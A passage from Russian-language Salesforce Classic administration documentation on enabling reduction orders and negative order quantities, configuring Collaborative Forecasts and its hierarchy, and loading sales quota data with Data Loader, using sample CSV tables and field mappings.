5. Чтобы назначить полномочия пользователя и объекта соответствующим пользователям, воспользуйтесь профилями или наборами полномочий.

Отключение заказов инициирует удаление всех текущих связанных данных из представления. Чтобы получить повторный доступ к данным, рекомендуем включить заказы.

СМ. ТАКЖЕ:

[Наборы полномочий](#)

[Настройка параметров заказов](#)

[Включение сокращенных заказов](#)

[Общие сведения о заказах](#)

## Включение сокращенных заказов

Чтобы разрешить пользователям обработку возвратов или сокращений для активированных заказов, включите сокращенные заказы для организации.

Прежде чем включить данный параметр, рекомендуем включить поддержку заказов.

1. В настройке введите «*Параметры заказов*» в поле «Быстрый поиск», затем выберите «**Параметры заказов**».
2. Установите флажок «Включить заказы».
3. Установите флажок «Включить сокращенные заказы».
4. Нажмите кнопку «**Сохранить**».
5. Назначьте нужные полномочия соответствующим пользователям посредством профиля или набора полномочий.

Пользователи могут создавать сокращенные заказы только при наличии полномочия «Создание сокращенных заказов». Пользователи могут добавлять продукты в сокращенные заказы только при наличии доступа к следующим полям продуктов заказа: «Дата начала», «Дата окончания» и «Продукт исходного заказа».

При необходимости добавьте связанный список «Продукты сокращенного заказа» в макеты страниц для продуктов заказа.

Отключение данного параметра инициирует удаление полномочия «Создание сокращенных заказов» изо всех профилей или наборов полномочий, но не влияет на данные, доступные в представлении. Пользователи не смогут создавать или

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

активировать сокращенные заказы, но смогут просматривать и редактировать текущие заказы. Кроме того, отключение сокращенных заказов инициирует отключение всех связанных типов записей или макетов страниц. Если типы записей не использовались, рекомендуем удалить поля сокращенных заказов из макетов страниц. А именно: поля «Исходный заказ» и «Сокращенный заказ» для объекта «Заказ», поля «Продукт исходного заказа» и «Доступное количество» для объекта «Продукт заказа», а также любые настраиваемые поля.

СМ. ТАКЖЕ:

[Наборы полномочий](#)

[Настройка параметров заказов](#)

[Общие сведения о сокращенных заказах](#)

## Включение отрицательных количеств для продуктов заказа

Чтобы разрешить пользователям добавление продуктов заказа, количества которых не превышают нуля, включите отрицательные количества для организации.

Прежде чем включить данный параметр, рекомендуем включить поддержку заказов.

1. В настройке введите «*Параметры заказов*» в поле «Быстрый поиск», затем выберите «**Параметры заказов**».
2. Установите флажок «Включить заказы».
3. Установите флажок «Включить отрицательное количество».
4. Нажмите кнопку «**Сохранить**».

При последующем отключении данного параметра пользователи теряют возможность добавления продуктов заказа с отрицательными количествами и активации заказов с подобными продуктами. Тем не менее, пользователи могут просматривать и редактировать текущие продукты заказа, содержащие отрицательные количества.

СМ. ТАКЖЕ:

[Настройка параметров заказов](#)

[Общие сведения о продуктах заказа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

## Настройка совместных прогнозов

### Рекомендации по настройке функции «Совместные прогнозы»

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для просмотра настройки прогнозов:                     | «Просмотр настройки и конфигурации»                                    |
| Для редактирования параметров прогнозов:               | «Настройка приложения»   |
| Для включения поддержки прогнозов:                     | «Управление внутренними пользователями»<br>И<br>«Настройка приложения» |
| Для управления планами продаж:                         | «Настройка приложения»<br>И<br>«Управление планами продаж»             |
| Для загрузки данных плана продаж в систему Salesforce: | «Управление планами продаж»<br>И<br>«Просмотр всех прогнозов»          |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

При настройке функции «Совместные прогнозы» система позволяет выбирать один или несколько типов прогнозов, включать пользователей прогнозов, определять иерархию прогнозов, а также указывать другие параметры прогнозов.

#### ⚠ Важное замечание:

- Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту [«Настраиваемые прогнозы»](#).
- Корректная работа прогнозов гарантируется только при использовании новой темы пользовательского интерфейса Salesforce Classic. Кроме того, функция [управления территориями](#) должна быть отключена. Можно включить корпоративную версию функции управления территориями, однако прогнозные таблицы основываются на иерархии ролей, а не на иерархии территорий.
- При использовании функции «Совместные прогнозы» рекомендуем включить «Организатор панели вкладок», позволяющий оптимизировать параметры просмотра.

Если вы переходите на продукт «Совместные прогнозы», см. раздел [«Факты, свидетельствующие в пользу миграции от настраиваемого прогнозирования к совместным прогнозам»](#) на странице 1640. Чтобы настроить поддержку прогнозов, выполните указанные ниже действия.

- **Включите как минимум один тип прогноза.** Система позволяет включать не более 4 типов прогнозов.
- Выберите поля, отображающиеся в разделе возможностей, для каждого типа прогноза.
- **Включите планы продаж**, если вы хотите, чтобы эта функция была доступна.
- **Включите поддержку поправок** для организации и отдельных профилей пользователя.
- **Определите необходимость использования индивидуальных сводок категорий прогнозов** на странице 2182 или включите поддержку накопительных сводок прогнозов.

- **Определите диапазон прогноза.** Вы можете выбрать период и диапазон по умолчанию. Поддерживаются стандартный и настраиваемый финансовый год.
- Если организация использует специальную терминологию, **настройте категории прогнозов.**
- Если организация использует мультивалюту, выберите **валюту прогноза.** Прогноз может отображаться в валюте компании или личной валюте ответственного за прогноз.
- **Включите пользователей,** которые будут работать с прогнозами.
- Чтобы определить способ сведения прогнозов в организации, а также пользователей, которым будет доступен их просмотр и корректировка, **настройте иерархию прогнозов.** Чтобы сделать это, в меню «Настройка» введите «Иерархия прогнозов» в поле «Быстрый поиск», затем выберите «Иерархия прогнозов». Иерархия прогнозов полностью основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов.
- Убедитесь, что пользователям предоставлен доступ ко вкладке «Прогнозы».

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Определение параметров прогнозов](#)

[Выключение функции «Совместные прогнозы»](#)

## Определение параметров прогнозов

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для просмотра настройки прогнозов:                     | «Просмотр настройки и конфигурации»                                    |
| Для редактирования параметров прогнозов:               | «Настройка приложения»   |
| Для включения поддержки прогнозов:                     | «Управление внутренними пользователями»<br>И<br>«Настройка приложения» |
| Для управления планами продаж:                         | «Настройка приложения»<br>И<br>«Управление планами продаж»             |
| Для загрузки данных плана продаж в систему Salesforce: | «Управление планами продаж»<br>И<br>«Просмотр всех прогнозов»          |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition, Performance Edition, Unlimited Edition** и  
**Developer Edition.**

Выберите типы прогнозов, которые нужны, и подробные сведения, которые выводятся на вкладке Прогнозы, чтобы ваши торговые представители могли видеть прогнозируемые значения оборота и количества для своего процесса продаж.

### Важное замечание:

- Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

- Корректная работа прогнозов гарантируется только при использовании новой темы пользовательского интерфейса Salesforce Classic. Кроме того, функция [управления территориями](#) должна быть отключена. Можно включить корпоративную версию функции управления территориями, однако прогнозные таблицы основываются на иерархии ролей, а не на иерархии территорий.
- При использовании функции «Совместные прогнозы» рекомендуем включить «Организатор панели вкладок», позволяющий оптимизировать параметры просмотра.

Если ваши торговые представители уже используют [настраиваемые прогнозы](#), но хотят использовать совместные прогнозы, свяжитесь с торговым представителем Salesforce.

Кроме того, компания Salesforce рекомендует настраивать функцию «Совместные прогнозы» только после просмотра соответствующей документации. Последующее изменение ряда параметров может инициировать потерю некоторых данных.

1. Из меню «Настройка» введите *Forecasts Settings* в поле Quick Find, затем выберите **Forecasts Settings**. Если прогнозы отключены, установите флажок «Включить прогнозы».
2. Если у вас еще не включены никакие типы прогнозов, щелкните **Добавить тип прогноза**. Чтобы включить дополнительный тип прогноза, щелкните **Добавить другой тип прогноза**.
3. **Выберите нужный тип прогноза**. Доступные типы («Возможности», «Доли возможности», «Доли наложения», «Группы продуктов» или настраиваемое поле валюты возможности) определяются другими выбранными конфигурациями.
4. Выберите нужное измерение прогноза: «Доход» или «Количество». Чтобы использовать оба измерения, добавьте отдельные типы прогнозов для каждого измерения.  
Некоторые типы прогнозов поддерживают только одно измерение. Например, прогнозы по долям возможности поддерживают только доход.
5. **Выберите поля, отображающиеся в разделе возможностей** страницы прогноза.  
При необходимости выберите другой набор полей для каждого типа прогноза.
6. Нажмите кнопку **«ОК»**.
7. Вы можете **включить правки прогнозов** для своей компании или для конкретных пользователей.\*
8. При необходимости **включите поддержку накопительных сводок прогнозов**.
9. Выберите период прогноза («Ежемесячно» или «Ежеквартально») в разделе «Настроить стандартное отображение прогнозов».\* Поддерживается стандартный и настраиваемый финансовый год.
10. Чтобы выбрать начальный период и нужное количество периодов, воспользуйтесь раскрывающимися списками в разделе «Настроить стандартное отображение прогнозов». Этот параметр становится параметром по умолчанию для всех пользователей функции совместного прогнозирования до тех пор, пока они не изменят его на вкладке Прогнозы.
11. При необходимости настройте **категории прогнозов**.
12. Если в организации включена поддержка нескольких валют, выберите нужную **валюту**.
13. При необходимости **включите поддержку планов продаж** для организации.
14. Нажмите кнопку **«Сохранить»**.

Теперь **включите пользователей**, которые будут работать с прогнозами, и **настройте иерархию прогнозов**, чтобы определить способ сведения прогнозов, а также пользователей, которым будет доступен их просмотр и корректировка.

\* Страница «Параметры прогнозов» позволяет вносить необходимые изменения. Тем не менее, внесение изменений может повлиять на данные.

- Отключение поправок инициирует удаление поправок.

- Изменение периода прогноза инициирует удаление планов продаж и поправок.
- Если вы удалите тип прогноза, план продаж и данные поправок будут очищены для этого типа прогноза.
- Если вы измените меру прогнозирования для определенного типа прогноза с выручки на количество или с количества на выручку, план продаж и данные поправок будут очищены для этого типа прогноза.


СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

[Выключение функции «Совместные прогнозы»](#)

## Включение поддержки прогнозов

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Чтобы включить поддержку прогнозов, щелкните ссылку «**Правка**» напротив нужного пользователя.
3. Установите флажок «Разрешить прогнозирование» в разделе «Общие сведения».
4. Нажмите кнопку «**Сохранить**».

Включенные пользователи доступны в иерархии прогнозов.

Кроме того, при настройке иерархии прогнозов могут быть добавлены новые пользователи или удалены текущие пользователи.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Разрешение пользователям партнерского портала добавлять возможности совместных прогнозов](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения поддержки прогнозов:

- «Управление пользователями»

И

«Настройка приложения»

## Разрешение пользователям партнерского портала добавлять возможности совместных прогнозов

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прежде чем начать работу, выполните перечисленные ниже действия.

- Включите поддержку партнерских порталов в организации и создайте партнерский портал.
- Создайте профиль партнера и назначьте его партнерскому portalу.
- Включите организацию в качестве партнера и предоставьте контакту данной организации вход на партнерский портал.

Если организация работает с партнерами, добавьте значения из возможностей пользователя-партнера в прогнозы пользователей. Чтобы добавить пользователей партнерского портала в иерархию прогнозов, выполните указанные ниже действия.

1. В меню «Настройка» введите «*Пользователи*» в поле «Быстрый поиск», затем выберите «**Пользователи**» и выберите тот контакт партнерского портала, который вы создали.
2. Установите флажки «Активно» и «Разрешить прогнозирование».
3. Включите пользователя партнерского портала в иерархии прогнозов и назначьте ему активного менеджера прогнозов.

Возможности, создаваемые пользователем партнерского портала, могут сводиться к прогнозу ответственного за организацию. Обратите внимание, что ответственный за организацию должен быть менеджером прогнозов в иерархии прогнозов для возможностей, которые сводятся в прогнозе. Например, пользователь Иван Петров:

- несет ответственность за организацию-партнера Асме
- создает контакт Асме по имени Анна Кузнецова
- Анна является пользователем партнерского портала
- Анна подчиняется Ивану в иерархии прогнозов

Если Анна добавляет возможности на портал, то Иван может просматривать данные возможности в собственном прогнозе; Иван, являющийся менеджером прогнозов Анны, может корректировать стоимости прогнозов на основе ее возможностей и просматривать показатели отслеживания относительно ее плана продаж. Обратите внимание, что вкладка «Совместные прогнозы» и ее функции недоступны пользователям партнерского портала.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- «Управление внутренними пользователями»

И

«Настройка приложения»


Для назначения профилей партнеров партнерскому portalу:

- «Настройка приложения»




## Настройка иерархии прогнозов

В иерархии прогнозов указаны все пользователи прогноза и определен способ сведения их прогнозов в вашей организации. Своевременно обновляйте иерархию прогнозов, чтобы менеджеры прогнозов видели все стоимости прогнозов подчиненных.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Если пользователь назначается менеджером прогнозов, то все прогнозы и поправки его подчиненных отражаются в его собственных прогнозах. Рекомендуем назначать менеджерами прогнозов только тех пользователей, которые расположены на верхнем уровне иерархии прогнозов.

1. В меню «Настройка» введите «*Иерархия прогнозов*» в поле «Быстрый поиск», затем выберите «**Иерархия прогнозов**». Чтобы просмотреть роли, доступные в организации, щелкните ссылку «**Развернуть все**».
2. Чтобы добавить или удалить пользователей в списках «Доступные пользователи» и «Включенные пользователи», щелкните «**Включить пользователей**» и воспользуйтесь кнопками «**Добавить**» и «**Удалить**». Если вы ранее включили пользователя с помощью меню «Настройка» (ввели «*Пользователи*» в поле «Быстрый поиск»), затем выбрали «**Пользователи**» и разрешили прогнозирование на странице пользователя, то имя уже отображается в списке «Включенные пользователи».
3. Чтобы выбрать менеджера прогнозов для каждой роли менеджера в иерархии, щелкните «**Редактировать менеджера**» напротив нужной роли и выберите нужное имя из раскрывающегося списка «Менеджер прогнозов».
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Убедитесь, что каждому менеджеру по продажам, имеющему подчиненных, назначена роль менеджера прогнозов в иерархии прогнозов. В этом случае доступность прогнозов сводится к каждому уровню иерархии.

Если вы хотите, чтобы пользователи могли подстраивать прогнозы, [включите поправки](#) на странице 2181 рядом.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Включение поправок прогнозов](#)

[Включение поддержки прогнозов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- «Управление пользователями»

И

«Настройка приложения»

## Включение планов продаж в прогнозах

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для просмотра настройки прогнозов:                     | «Просмотр настройки и конфигурации»                                    |
| Для редактирования параметров прогнозов:               | «Настройка приложения»   |
| Для включения поддержки прогнозов:                     | «Управление внутренними пользователями»<br>И<br>«Настройка приложения» |
| Для управления планами продаж:                         | «Настройка приложения»<br>И<br>«Управление планами продаж»             |
| Для загрузки данных плана продаж в систему Salesforce: | «Управление планами продаж»<br>И<br>«Просмотр всех прогнозов»          |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно в версиях:  
**Professional Edition** с  
полномочием «API  
включен».

Организации с API-доступом могут загружать планы продаж для пользователей совместных прогнозов и отображать их вместе со стоимостью прогнозов пользователей. Чтобы просто включить планы продаж для вашей организации, API-доступ не нужен.



**Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

План продаж — это запланированный показатель, назначаемый пользователю ежемесячно или ежеквартально. План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой. Сведение планов продаж выполняется пользователями и менеджерами вручную и позволяет использовать данные о доходе или количестве. Если организация использует разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные планы продаж. Чтобы включить поддержку планов продаж для продукта «Совместные прогнозы», выполните указанные ниже действия.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
2. Установите флажок «Показать планы продаж» в разделе «Планы продаж».
3. Нажмите кнопку **«Сохранить»**.



**Прим.:** Планы продаж доступны до тех пор, пока в организации включена поддержка продукта «Совместные прогнозы». Кроме того, изменение источника данных или отключение прогнозов по доходу или количеству инициирует удаление связанных планов продаж.

СМ. ТАКЖЕ:

[Загрузка данных плана продаж для прогнозов](#)

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

## Загрузка данных плана продаж для прогнозов

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для просмотра настройки прогнозов:                     | «Просмотр настройки и конфигурации»                                    |
| Для редактирования параметров прогнозов:               | «Настройка приложения»   |
| Для включения поддержки прогнозов:                     | «Управление внутренними пользователями»<br>И<br>«Настройка приложения» |
| Для управления планами продаж:                         | «Настройка приложения»<br>И<br>«Управление планами продаж»             |
| Для загрузки данных плана продаж в систему Salesforce: | «Управление планами продаж»<br>И<br>«Просмотр всех прогнозов»          |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно в версиях:  
**Professional Edition** с  
полномочием «API  
включен».

Данные плана продаж для прогнозов могут быть загружены посредством Data Loader или API.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Чтобы загрузить планы продаж для пользователей организации, воспользуйтесь приложением Data Loader или интерфейсами Salesforce API. Приложение Data Loader поддерживает удобный интерактивный интерфейс для добавления, проверки и редактирования данных в организации. Интерфейсы API поддерживают дополнительные возможности, но требуют создания кода. Оба метода могут использоваться только организациями, поддерживающими API-доступ. Дополнительную информацию о приложении Data Loader см. в разделе «Data Loader» на странице 770.

### Добавление планов продаж посредством приложения Data Loader

Прежде чем загрузить планы продаж, определите используемую версию приложения Data Loader. При использовании приложения Data Loader 30.0 или более поздней версии укажите тип прогноза для каждого нужного плана продаж.

#### При использовании приложения Data Loader 30.0 или более поздней версии:

1. Запросите объект «Пользователь» для получения кодов пользователей.
2. Запомните имена и коды нужных пользователей.
3. Запросите объект «Тип прогнозирования» для получения кодов типов прогнозов.

#### При использовании приложения Data Loader 29.0 или более ранней версии:

1. Запросите объект «Пользователь» для получения кодов пользователей.
2. Запомните имена и коды нужных пользователей.
3. Подготовьте CSV-файл, содержащий имена пользователей, коды, планы продаж (стоимость или количество) и дату начала периода прогноза для каждого плана продаж. При использовании прогнозов по доходу и количеству укажите планы продаж для каждого прогноза на отдельных строках CSV-файла.

При использовании приложения **Data Loader 30.0** или более поздней версии:

4. Запомните коды используемых типов прогнозов.

5. Подготовьте CSV-файл, содержащий имена пользователей, коды пользователей, имена типов прогнозирования, коды типов прогнозирования, планы продаж (стоимость или количество) и дату начала периода прогноза для каждого плана продаж.

6. Загрузите CSV-файл планов продаж посредством приложения Data Loader.

При использовании приложения **Data Loader 29.0** или более ранней версии:

4. Загрузите CSV-файл планов продаж посредством приложения Data Loader.

1. Запросите объект «Пользователь» для получения кодов пользователей.  
Чтобы извлечь коды пользователей, воспользуйтесь приложением Data Loader.
  - a. Из меню «Настройка» введите «*Data Loader*» в поле «Быстрый поиск», затем выберите «**Data Loader**».
  - b. Загрузите и установите приложение Data Loader.
  - c. Запустите приложение Data Loader.
  - d. Нажмите кнопку **Export**.
  - e. Введите имя пользователя и пароль, а затем нажмите кнопку **Log in**.
  - f. Нажмите кнопку **Next**.
  - g. Выберите объект «Пользователь» из списка.
  - h. Выберите имя файла и целевую папку для экспортированных данных.
  - i. Нажмите кнопку **Next**.
  - j. Выберите поля «Код» и «Имя».
  - k. Нажмите кнопки **Finish** и **Yes**.
  - l. Нажмите кнопку **View Extraction**.
  - m. Нажмите кнопку **Open in external program**.
  - n. Сохраните файл в CSV-формате. Прежде чем загрузить таблицу планов продаж, добавьте имена пользователей и коды.
2. При использовании приложения Data Loader 30.0 или более поздней версии запросите объект «Тип прогнозирования» для получения кодов типов прогнозов.
  - a. Если вы еще этого не сделали, в меню «Настройка» введите «*Data Loader*» в поле «Быстрый поиск», затем выберите «**Data Loader**», затем загрузите и установите приложение «Data Loader».
  - b. Запустите приложение Data Loader.
  - c. Нажмите кнопку **Export**.
  - d. Введите имя пользователя и пароль, а затем нажмите кнопку **Log in**.
  - e. Нажмите кнопку **Next**.
  - f. Установите флажок **Show all Salesforce objects**.

- g. Выберите объект «Тип прогнозирования» из списка.
- h. Выберите имя файла и целевую папку для экспортированных данных.
- i. Нажмите кнопку **Next**.
- j. Выберите поля «Код» и «Имя разработчика».
- k. Нажмите кнопки **Finish** и **Yes**.
- l. Нажмите кнопку **View Extraction**.
- m. Нажмите кнопку **Open in external program**.
- n. Сохраните файл в CSV-формате.
- o. Запомните значения полей «Имя разработчика» и «Код» для каждого активного типа прогноза. Возможно, организация не будет использовать все типы прогнозов, отображающиеся в результатах. Чтобы определить тип прогноза, используемый конкретным полем «Имя разработчика», просмотрите список ниже.
  - OpportunityRevenue: Возможности — Доход
  - OpportunityQuantity: Возможности — Количество
  - OpportunitySplitRevenue: Доли дохода возможности — Доход
  - OpportunityOverlayRevenue : Доли наложения возможности — Доход
  - OpportunityLineItemRevenue: Группы продуктов — Доход
  - OpportunityLineItemQuantity: Группы продуктов — Количество
  - Имя настраиваемого типа доли возможности, включенного как тип прогноза. Настраиваемые типы долей основываются на полях валюты, которые могут содержать только суммы доходов.
- p. Добавьте столбцы для полей «Имя разработчика» и «Код» в таблицу планов продаж, а затем добавьте имя и код типа прогноза для планов продаж в каждую строку. Имя не требуется для загрузки планов продаж, но позволяет определять тип прогноза, используемый в каждой строке.

**3. Подготовьте таблицу планов продаж для загрузки.**

- При использовании приложения Data Loader 30.0 или более поздней версии создайте CSV-файл, содержащий столбцы «Имя пользователя», «Код пользователя», «Имя типа прогноза», «Код типа прогноза», «Стоимость плана продаж», «Количество по плану продаж», «Код валюты» и «Дата начала» (в формате [ГГГГ-ММ-ДД]).
- При использовании приложения Data Loader 29.0 или более ранней версии создайте CSV-файл, содержащий столбцы «Имя пользователя», «Код пользователя», «Стоимость плана продаж», «Количество по плану продаж», «Код валюты» и «Дата начала» (в формате [ГГГГ-ММ-ДД]). При использовании прогнозов по доходу и количеству укажите планы продаж для каждого прогноза на отдельных строках CSV-файла.

Столбцы «Имя пользователя» и «Имя типа прогноза» являются необязательными, но позволяют быстрее понимать содержимое CSV-файла.

| Имя пользователя | Код пользователя | Имя типа прогноза (для приложения <b>Data Loader 30.0</b> или более поздней версии) | Код типа прогноза (для приложения <b>Data Loader 30.0</b> или более поздней версии) | Стоимость плана продаж | Количество по плану продаж | Код валюты | Дата начала |
|------------------|------------------|---|---|------------------------|----------------------------|------------|-------------|
| Алексей Коломин  | 00599000000Hofh  | OpportunityRevenue  | 0DbD00000001eQBKAY  | 250000                 |                            | USD        | 2012-03-01  |

| Имя<br>пользователя | Код<br>пользователя | Имя типа<br>прогноза (для<br>приложения<br><b>Data Loader 30.0</b><br>или более<br>поздней версии) | Код типа прогноза<br>(для приложения<br><b>Data Loader 30.0</b><br>или более поздней<br>версии) | Стоимость<br>плана<br>продаж | Количество<br>по<br>плану<br>продаж | Код<br>валюты | Дата<br>начала |
|---------------------|---------------------|--|---|------------------------------|-------------------------------------|---------------|----------------|
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityRevenue   | 0DbD00000001eQBKAY  | 250000                       |                                     | USD           | 2012-04-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityRevenue   | 0DbD00000001eQBKAY  | 250000                       |                                     | USD           | 2012-05-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityQuantity  | 0DbD00000001eQAKAY  |                              | 500                                 |               | 2012-03-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityQuantity  | 0DbD00000001eQAKAY  |                              | 500                                 |               | 2012-04-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityQuantity  | 0DbD00000001eQAKAY  |                              | 500                                 |               | 2012-05-01     |

Если поле прогноза «Источник данных» содержит значение «Группы продуктов», рекомендуем добавить столбец «Группа продуктов».

| Имя<br>пользователя | Код<br>пользователя | Имя типа прогноза<br>(для приложения<br><b>Data Loader 30.0</b><br>или более поздней<br>версии) | Код типа<br>прогноза (для<br>приложения<br><b>Data Loader<br/>30.0</b> или более<br>поздней версии) | Группа<br>продуктов         | Стоимость<br>плана<br>продаж | Количество<br>по<br>плану<br>продаж | Код<br>валюты | Дата<br>начала |
|---------------------|---------------------|---|---|-----------------------------|------------------------------|-------------------------------------|---------------|----------------|
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityLineItemRevenue  | 0DbD00000001eQ9KAI  | Аппаратное<br>оборудование  | 250000                       |                                     | USD           | 2012-03-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityLineItemRevenue  | 0DbD00000001eQ9KAI  | Программное<br>оборудование | 150000                       |                                     | USD           | 2012-03-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityLineItemRevenue  | 0DbD00000001eQ9KAI  | Услуги                      | 50000                        |                                     | USD           | 2012-03-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityLineItemQuantity   | 0DbD00000001eQ8KAI  | Аппаратное<br>оборудование  |                              | 500                                 |               | 2012-03-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityLineItemQuantity   | 0DbD00000001eQ8KAI  | Программное<br>оборудование |                              | 300                                 |               | 2012-03-01     |
| Алексей<br>Коломин  | 00599000000Hofh     | OpportunityLineItemQuantity   | 0DbD00000001eQ8KAI  | Услуги                      |                              | 100                                 |               | 2012-03-01     |

- Чтобы загрузить данные плана продаж в систему Salesforce, воспользуйтесь приложением Data Loader.

- a. При необходимости запустите приложение Data Loader.
- b. Нажмите кнопку **Insert**.
- c. Введите имя пользователя и пароль.
- d. Нажмите кнопку **Next**.
- e. Установите флажок **Show All Salesforce Objects**.
- f. Выберите объект «План продаж для прогнозирования» из списка.
- g. Нажмите кнопку **Browse** и выберите нужный CSV-файл.
- h. Нажмите кнопку **Next**.
- i. Нажмите кнопку **OK** в открывшемся диалоговом окне выбора данных.
- j. Щелкните **Create or Edit a Map**.
- k. Соотнесите данные столбцы с полями объекта ForecastingQuota (см. таблицу ниже).

| Заголовки столбцов CSV-файла   | Поля объекта ForecastingQuota |
|--|-------------------------------|
| Код пользователя   | QuotaOwnerID                  |
| Стоимость плана продаж   | QuotaAmount                   |
| Количество по плану продаж   | QuotaQuantity                 |
| Код валюты   | CurrencyIsoCode               |
| Дата начала  | StartDate                     |
| Группа продуктов (только при использовании источника данных прогноза «Группы продуктов») | ProductFamily                 |
| Код типа прогноза (только для приложения Data Loader 30.0 или более поздней версии)      | ForecastingTypeID             |

- l. Нажмите кнопку **OK**.
- m. Нажмите кнопку **Next**.
- n. Нажмите кнопку **Browse** и выберите каталог, который должен использоваться для сохранения системного журнала, содержащего сообщения об успешной или неудачной загрузке.
- o. Нажмите кнопку **Finish**.
- p. Чтобы продолжить загрузку, нажмите кнопку **Yes**.
- q. Нажмите кнопку **OK**.

Рекомендуем загружать данные плана продаж в [личной валюте](#) ответственного за соответствующий план продаж. Обратите внимание, что отсутствие флажка «Показать планы продаж» не влияет на возможность загрузки данных посредством API. Если часовой пояс Data Loader опережает часовые пояса ответственных за планы продаж, то один из месяцев может отсутствовать. Чтобы избежать данной проблемы, рекомендуем указывать дату, следующую или соответствующую третьему дню каждого месяца, при добавлении планов продаж.

### Загрузка планов продаж посредством интерфейса API

Версия API, необходимая для загрузки данных плана продаж посредством интерфейса API, определяется типом обрабатываемых данных. Если организация использует разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные планы продаж.

| Что импортируется?  | Какой API должен использоваться? |
|---|----------------------------------|
| Планы продаж по доходу для прогнозов на основе возможностей                   | 25.0 или более поздней версии    |
| Планы продаж по количеству для прогнозов на основе возможностей               | 28.0 или более поздней версии    |
